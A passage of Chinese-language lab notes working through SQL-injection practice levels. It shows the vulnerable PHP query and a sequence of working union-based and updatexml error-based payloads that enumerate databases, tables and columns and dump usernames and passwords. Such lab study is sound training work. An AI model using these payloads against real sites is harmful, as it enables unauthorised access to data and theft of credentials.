
爆数据,?id=-1')union select 1,(select group_concat(username) from security.users),(select group_concat(password) from security.users) --+

继续肝!
less-4
做完睡觉

这里试了很多次没成功,看了源码才知道是双引号外面又加了个括号
1
2
3
4
$id = '"' . $id . '"';
$sql="SELECT * FROM users WHERE id=($id) LIMIT 0,1";
$result=mysqli_query($con1, $sql);
$row = mysqli_fetch_array($result, MYSQLI_BOTH);
猜解字段,?id=1") order by 1,2,3 --+正常,id=1") order by 1,2,3,4 --+报错,故字段数为3

测试回显点,?id=-1") union select 1,2,3 --+

2,3为回显点
爆库,?id=-1") union select 1,(select group_concat(schema_name) from information_schema.schemata),3 --+

爆表,?id=-1") union select 1,(select group_concat(schema_name) from information_schema.schemata),(select group_concat(table_name) from information_schema.tables where table_schema='security') --+

爆字段,?id=-1") union select 1,(select group_concat(column_name) from information_schema.columns where table_name='users'),(select group_concat(table_name) from information_schema.tables where table_schema='security') --+

爆数据,?id=-1") union select 1,(select group_concat(username) from security.users),(select group_concat(password) from security.users) --+

这基础的前几题一模一样,只是改变了id的闭合方式,只要测出来配好就行了,其他就是常规操作了
睡了睡了
less-5
之前做过报错注入的题目,这道理解还好,联合查询的方法不太明白。以后有时间理解得更透彻再来用联合注入的方法做
这里使用updatexml构造报错语句,updatexml(1,concat(0x7e,,0x7e),1)是标准句式,只需在0x7e中间填入sql语句就行。0x7e是~的十六进制,用来突出数据的
先查询数据库和版本,?id=1' and updatexml(1,concat(0x7e,database(),0x7e,version()),1)--+
